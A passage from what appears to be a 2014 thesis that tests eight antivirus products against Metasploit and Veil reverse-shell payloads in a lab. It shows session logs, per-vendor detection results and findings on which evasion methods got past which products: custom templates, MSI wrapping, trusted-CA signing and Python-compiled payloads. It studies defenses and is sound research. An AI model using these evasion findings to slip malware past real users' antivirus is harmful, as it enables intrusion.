


reverse_tcp_default_5shikata_10.0.224.107_80.exe	reverse_tcp_default_5shikata_10.0.224.107_56768.exe	reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe	reverse_tcp_default_5shikata_10.0.224.107_80.msi	reverse_tcp_default_5shikata_10.0.224.107_56768.msi	shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_default_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi	shell_reverse_tcp_default_5shikata_10.0.224.107_56768.msi	signed_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signed_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signedTRUSTED_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signedTRUSTED_shell_reverse_tcp_default_5shikata_10.0.224.107_80.	veil_reverse_tcp_10.0.224.107_80.exe	veil_reverse_tcp_10.0.224.107_56768.exe
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26
								X	X															X	X

Figure 50. F-Secure results

4.1.8 ESET

As all other anti-virus products ESET was installed with default settings, updated and then the exclusions for scanning were added to z:\ folder and c:\AV\Unscanned but even though the z:\ drive that was mapped to \\10.0.224.170\AVShare the scanner still scanned the folder and warned about malicious files. Since the folder is read only no changes were made and from the copy of executables 10 out of 26 finally landed on the hard disk of the ESET protected windows 7 machine.



Maximum protection

Trial version expires in 24 days (5/29/2014)

ESET Anti-Theft is available

Anti-Theft tracks and locates your missing or stolen laptop. Enable Anti-Theft and start getting protected now.

License valid until: 5/29/2014

ESET Smart Security status: Protection active, no background jobs using system resources

Figure 51. ESET main screen

The files that got detected:

reverse_tcp_default_5shikata_10.0.224.107_80.exe	a variant of Win32/Rozena.AA
reverse_tcp_default_5shikata_10.0.224.107_56768.exe	a variant of Win32/Rozena.AA
reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	Win32/Rozena.FV trojan
reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	Win32/Rozena.FV trojan
reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	a variant of Win32/Rozena.AA
reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	a variant of Win32/Rozena.AA


shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	a variant of Win32/Ducky.AA
shell_reverse_tcp_default_5shikata_10.0.224.107_56768.exe	a variant of Win32/Ducky.AA
shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	Win32/Rozena.FV trojan
shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	Win32/Rozena.FV trojan
shell_reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	a variant of Win32/Ducky.AA
shell_reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	a variant of Win32/Ducky.AA
signedTRUSTED_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	a variant of Win32/Ducky.AA
signedTRUSTED_reverse_tcp_default_5shikata_10.0.224.107_80.exe	a variant of Win32/Rozena.AA
signed_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	a variant of Win32/Ducky.AA
signed_reverse_tcp_default_5shikata_10.0.224.107_80.exe	a variant of Win32/Rozena.AA

The files that remained were following:

reverse_tcp_default_5shikata_10.0.224.107_56768.msi
reverse_tcp_default_5shikata_10.0.224.107_80.msi
reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe
reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe
shell_reverse_tcp_default_5shikata_10.0.224.107_56768.msi
shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi
shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe
shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe
veil_reverse_tcp_10.0.224.107_56768.exe
veil_reverse_tcp_10.0.224.107_80.exe

First file to test will be reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe what produces us also a shell:

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.167
[*] Meterpreter session 24 opened (10.0.224.107:80 -> 10.0.224.167:49246) at
2014-05-06 14:54:27 +0000
```



Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Sent Bytes	Rcvd P
reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	3292	TCP	10.0.224.167	49246	10.0.224.107	80	ESTABLISHED	12	7,050	

Endpoints: 38 Established: 2 Listening: 17 Time Wait: 0 Close Wait: 0


Figure 52. ESET meterpreter tcpviewKEEP session is established

And the test with the same payload on port 56768 also worked

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.167
[*] Meterpreter session 25 opened (10.0.224.107:56768 -> 10.0.224.167:49247) at
2014-05-06 15:00:00 +0000
```

Also the shell_reverse_tcp_tcpviewKEEP payload worked on port 80.

```
[*] Command shell session 26 opened (10.0.224.107:80 -> 10.0.224.167:49248) at
2014-05-06 15:01:57 +0000
```



TCPView - Sysinternals: www.sysinternals.com

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent P...	Sent B...	Rcvd P...	Rcvd B...
lsass.exe	564	TCP	0.0.0.0	49155	0.0.0.0	0	LISTENING				
lsass.exe	564	TCPV6	[0:0:0:0:0:0:0:0]	49155	[0:0:0:0:0:0:0:0]	0	LISTENING				
services.exe	548	TCP	0.0.0.0	49156	0.0.0.0	0	LISTENING				
services.exe	548	TCPV6	[0:0:0:0:0:0:0:0]	49156	[0:0:0:0:0:0:0:0]	0	LISTENING				
shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	2348	TCP	10.0.224.167	49248	10.0.224.107	80	ESTABLISHED	472	7,484	2	11
svchost.exe	744	TCP	0.0.0.0	135	0.0.0.0	0	LISTENING				
svchost.exe	840	TCP	0.0.0.0	49153	0.0.0.0	0	LISTENING				


Endpoints: 38 Established: 2 Listening: 17 Time Wait: 0 Close Wait: 0

Figure 53. ESET shell reverse tcpviewKEEP has a session established

and also on port 56768

```
[*] Command shell session 27 opened (10.0.224.107:56768 -> 10.0.224.167:49255)
at 2014-05-06 15:05:35 +0000
```

With the MSI installers ESET detected the dropped tmp connecting to port 80 and also to 56768 and no shell returned to the management kali machine.



There is a problem with this Windows Installer package. A script required for this install to complete could not be run. Contact your support personnel or package vendor.

Threat found

Object:
C:\Windows\Installer\MSI9D33.tmp

Threat:
a variant of Win32/Ducky.AA trojan

Information:
cleaned by deleting - quarantined

Figure 54. ESET detects the dropped temporary file


Also the MSI installer with reverse_tcp payload got detected so no connection.

Last test subjects are the veil generated payloads with reverse_tcp payload and those both provided a callback shell.

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.167
[*] Meterpreter session 28 opened (10.0.224.107:80 -> 10.0.224.167:49256) at
2014-05-06 15:13:52 +0000
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.167
[*] Meterpreter session 29 opened (10.0.224.107:56768 -> 10.0.224.167:49257) at
2014-05-06 15:14:34 +0000
```

4.2 Discussion of results

From the tests we get an overall table with payloads that worked and what failed. The question marks represent situations where a shell wasn't returned but the executable was not detected malicious as well or the shell was established and the dropped temporary file was detected after few mintues.



	reverse_tcp_default_5shikata_10.0.224.107_80.exe	reverse_tcp_default_5shikata_10.0.224.107_56768.exe	reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe	reverse_tcp_default_5shikata_10.0.224.107_80.msi	reverse_tcp_default_5shikata_10.0.224.107_56768.msi	shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_default_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi	shell_reverse_tcp_default_5shikata_10.0.224.107_56768.msi	signed_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signed_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signedTRUSTED_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signedTRUSTED_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	veil_reverse_tcp_10.0.224.107_80.exe	veil_reverse_tcp_10.0.224.107_56768.exe
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26
BitDefender							X	X	?	?									X	X					X	X
Security Essentials																									X	X
AVG			?	?			X	X	?	?			?	?			X	X	?	?					X	X
Avast							X	X									X	X							X	X
McAfee			?	?			X	X					?	?			X	X	X	X					X	X
Symantec			?	?	X	X							?	?	X	X							X	X	X	X
F-Secure									X	X															X	X
ESET							X	X									X	X							X	X

Figure 55. Overall results

4.2.1 Meterpreter reverse TCP and shell reverse tcp default payloads

As it turned out all of the tested AV products were able to detect the standard Metasploit payloads with Meterpreter shell and also shell reverse so the most common and standard protection is in place with all the products.

4.2.2 Keeping the functionality of the default template

With both tested shell types some of the AV products were not able to fingerprint the signature of the payload with default metasploit template and since the default template quit the main thread almost instantly the sandbox / behavioral analysis also seemed to fail since there simply wasn’t enough time to do that. That would definitely give a research topic for the future.

4.2.3 Custom template

Out of the 8 tested AV products only Symantec Norton Internet Security allowed the custom template to create a session back to the management machine which seems odd since there should be encoder residue, information about original program and after execution the original program didn’t even execute. It might be connected to the part that the template executable was signed by Microsoft (although the signature is expired) but this would be the topic for further research.

4.2.4 Custom template with preserving the original functionality

Out of the tested 8 AV products the custom template while keeping the functionality was the second most successful payload type- success rate with meterpreter reverse tcp connection shell was 5 out of 8 and with shell reverse tcp 4 out of 8. Taking into account that the usage of custom templates in metasploit has been available for multiple years[5] it should worry the AV program vendors and further research on the triggers on the remaining AV vendors should be done to see what exactly was detected and what triggered the AV.

4.2.5 Executable in MSI package

It turned out that AV products are detecting the dropped temporary files that are actually executable files but very often the MSI file acted as a container that allowed to deliver the malicious code into the target system. Most of the AV products detected the dropped executable but some still allowed the session to stay up even after detecting the payload so it means that memory cleaning and session closing still needs improvement.

[5] http://www.scriptjunkie.us/2011/08/custom-payloads-in-metasploit-4/

4.2.6 Signing of executable files

It turned out that just signing the executable for Microsoft operation system did not whitelist it but in case of Norton Internet Security the executable that was signed with a trusted CA certificate was excluded from the scanning and was allowed on the system although the same executable without digital signature was flagged as malicious.

4.2.7 Veil-evasion generated payloads

The testing proved that malware which was written in Python and then compiled into executable is the most successful in terms of evading anti-virus. Python payloads evaded detection in 8 out of 8 AV products which means that the behavior and sandbox testing also heavily has to rely on signature detection why else the same type of network socket and traffic in there would bypass antivirus.

4.2.8 Different ports

The tests revealed that AV products have no preferences in regards of ports where the program connects- payloads that were successful on port 80 were also successful on port 56768.

5. Future research

The discoveries in the current work have shown that there is a lot to research in regards to how the antivirus products handle the executable files. The next step in regards of detection would be to find out the triggers that caused the detection of the malicious payload and work on a way to mask the signature and/or behavior of the program [31]. Clearly a better understanding of the triggering mechanisms would also lead to conclusions how different vendors have designed their detection engines and what would be the most effective countermeasure to avoid detection [25].

Another topic for research would also be the understanding what made Norton Internet Security to allow execution of a malware inserted into a custom template but prohibited the execution of the same malware-template when the functionality of the original program was preserved.

Also the understanding of what triggered the detection of custom template with functionality preserved should be considered for further research since it might hint out what detection method made

6. Conclusion

As a result of this thesis, an overview of 26 simple and malicious executables were tested against 8 different anti-virus protection software. The thesis addressed a crucial problem in the technical cyber defense exercises where AV products were successful in defending the blue team systems by eliminating the executables on arrival.

On the other hand it also pinpointed the shortcomings of AV products making it possible for the vendors to improve their product so the regular user using those products is more secure from the threats of malicious software.

The Thesis was set to achieve the following objectives:

- Describe how Antivirus products make the decision to block or allow files on the system
- Describe the ways to avoid Antivirus detection
- Create simple payloads to test for the detection

The aim of the thesis was not to discredit any AV vendor nor was it aimed to help the red team members to gain knowledge how to stay hidden on user's computer or perform harmful operations in real life scenario.

I analyzed the payloads and gained valuable information for the technical exercise in terms of delivering an executable for the purpose of getting a reverse shell. As it turned out different Antivirus software vendors were able to detect different payloads (with the exception of veil generated payload that was successful in bypassing all the tested antivirus products) and that knowledge led to successful delivery of the executables.

References

[1] S. Gadhiya and K. Bhavsar , "Techniques for Malware Analysis," *International Journal of Advanced Research in Computer Science and Software Engineering,* vol. 3, no. 4, 2013.

[2] D. Harley and L. Bridwell, "Death of a Salesforce Whatever happened to anti-virus?," Association of anti Virus Asia Researchers, December 2013. [Online]. Available: http://www.welivesecurity.com/wp-content/uploads/2013/12/avar-2013-paper.pdf. [Accessed 10 May 2014].

[3] M. Baggett, "Tips for Evading Anti-Virus During Pen Testing," SANS, 13 October 2011. [Online]. Available: http://pen-testing.sans.org/blog/2011/10/13/tips-for-evading-anti-virus-during-pen-testing. [Accessed 10 May 2014].

[4] T. Spets, "Hook and replace Win32 application functions," 27 October 2012. [Online]. Available: https://github.com/hifi-unmaintained/syringe. [Accessed 10 May 2014].

[5] S. McIntyre, "Syringe Utility Provides Ability to Inject Shellcode Into Processes," SecureState, 21 June 2011. [Online]. Available: http://blog.securestate.com/syringe-utility-provides-ability-to-inject-shellcode-into-processes/. [Accessed 10 May 2014].

[6] H. a. inf0g33k, "Bypassing antivirus with a sharp syringe," 11 August 2012. [Online]. Available: http://www.exploit-db.com/wp-content/themes/exploit/docs/20420.pdf. [Accessed 10 May 2014].

[7] M. Graeber, "PowerSyringe - PowerShell-based Code/DLL Injection Utility," Exploit Monday, 11 November 2011. [Online]. Available: http://www.exploit-monday.com/2011/11/powersyringe-powershell-based-codedll.html. [Accessed 10 May 2014].

[8] M. Graeber, "PowerSploit - A PowerShell Post-Exploitation Framework," Exploit Monday, [Online]. Available: https://github.com/mattifestation/PowerSploit/. [Accessed 10 May 2014].

[9] C. Heffner, "Taking Back Netcat," Packet Storm, 7 September 2006. [Online]. Available: http://packetstormsecurity.com/files/download/49740/Taking_Back_Netcat.pdf. [Accessed 10 May 2014].

[10] C. Ammann, "Hyperion: Implementation of a PE-Crypter," Nullsecurity, 8 May 2012. [Online]. Available: http://nullsecurity.net/papers/nullsec-pe-crypter.pdf. [Accessed 10 May 2014].

[11] L. Spohn, "PE Crypters (Hyperion)," E-Spohn, 2 August 2012. [Online]. Available: http://e-spohn.com/blog/2012/08/02/pe-crypters-hyperion/. [Accessed 10 May 2014].

[12] P. T. P. LLP, "Bypassing Antivirus To Deliver Malware With Code Packers," 18 October 2013. [Online]. Available: https://www.youtube.com/watch?v=hUfwfXFyX1Y. [Accessed 10 May 2014].

[13] antiordinary, "Evading Antimalware Engines via Assembly Ghostwriting," Exploit-db, September 2011. [Online]. Available: http://www.exploit-db.com/download_pdf/17968/. [Accessed 10 May 2014].

[14] R. Davis, "Using Metasm To Avoid Antivirus Detection (Ghost Writing ASM)," Pentest Geek, 25 January 2012. [Online]. Available: http://www.pentestgeek.com/2012/01/25/using-metasm-to-avoid-antivirus-detection-ghost-writing-asm/. [Accessed 10 May 2014].

[15] J. Lee, "Eternal Sunshine of the Spotless RAM," Metasploit Blog, 8 May 2012. [Online]. Available: https://community.rapid7.com/community/metasploit/blog/2012/05/08/eternal-sunshine-of-the-spotless-ram. [Accessed 10 May 2014].

[16] S. Sutherland, "10 Evil User Tricks for Bypassing Anti-Virus," The NetSPI, 16 January 2013. [Online]. Available: https://www.netspi.com/blog/entryid/138/10-evil-user-tricks-for-

bypassing-anti-virus. [Accessed 10 May 2014].

[17] L. Zeltser, "How antivirus software works: Virus detection techniques," SearchSecurity, [Online]. Available: http://searchsecurity.techtarget.com/tip/How-antivirus-software-works-Virus-detection-techniques. [Accessed 10 May 2014].

[18] S. S. Chu, B. Dixon, P. Lai, D. Lewis and C. Valdes, "How Anti-Virus Software Works," Stanford Computer Science, [Online]. Available: http://cs.stanford.edu/people/eroberts/cs181/projects/viruses/anti-virus.html. [Accessed 10 May 2014].

[19] "Comparison of antivirus software," Wikipedia, [Online]. Available: https://en.wikipedia.org/wiki/List_of_antivirus_software. [Accessed 10 May 2014].

[20] M. VirusScan, "On-access scanning and how it works," Helpmax, [Online]. Available: http://virusscan.helpmax.net/en/part-ii-detection-finding-threats/scanning-items-on-access/on-access-scanning-and-how-it-works/. [Accessed 10 May 2014].

[21] MidnightCowboy, "HIPS Explained," Gizmos Freeware Reviews, 4 April 2013. [Online]. Available: http://www.techsupportalert.com/content/hips-explained.htm. [Accessed 10 May 2014].

[22] foip, "Antivirus Sandbox Evasion," Fun Over IP, 29 June 2012. [Online]. Available: http://funoverip.net/wp-content/uploads/2012/06/AV-Sandbox-Presentation_v2.0.pdf. [Accessed 10 May 2014].

[23] L. Weber, "Dynamic Analysis of Malware," 2010.

